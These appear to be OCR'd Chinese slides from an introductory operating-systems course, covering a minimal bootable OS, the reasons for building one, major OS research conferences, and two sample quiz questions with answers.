
一个最小化的操作系统

- vmware虚拟机将生成的boot.img挂载成软盘。



一个最小化的操作系统

- vmware虚拟机将生成的boot.img挂载成软盘。





如何学习操作系统

纸上得来终觉浅，绝知此事要躬行





为何要实现操作系统?

操作系统理论是计算机科学中历史悠久而活跃的一个分支，而现今全球软件工业正是建立在操作系统的地基之上。因此，作为一名计科学生，自己动手实现一个操作系统既有学习上的意义，又有工程训练的作用，还兼有一点浪漫情怀。

不同的高度，不同的世界

- Linux内核从1991年的1w行代码发展到超过200w行代码





学术研究--主流操作系统学术会议

- OSDI/SOSP: OS领域专题会议
  - Operating Systems Design and Implementation； ACM Symposium on Operating Systems Principles
  - OSDI文章数前6的学校（MIT, Princeton, Stanford， Washington， Berkeley， CMU）
  - 三大学术组织，ACM/IEEE/USENIX
- 一些其他计算机系统和操作系统相关会议
  - FAST、ISCA、HPCA、MICRO、ASPLOS
  - USENIX ATC、EUROSYS、NSDI

经典例题

1.计算机操作系统抽象表示时(　)是对处理器、主存和I/O设备的抽象表示。

A.进程　　B. 虚拟存储器　C. 文件　　D. 虚拟机

答案：A　考点：计算机系统的抽象表示

2. 位于存储器层次结构中的最顶部的是(　)。

A. 寄存器　　B. 主存　　C. 磁盘　　D. 高速缓存

答案：A　考点：存储器的层次结构

本章主要以选择、填空题考查

Hope you enjoyed the OS course!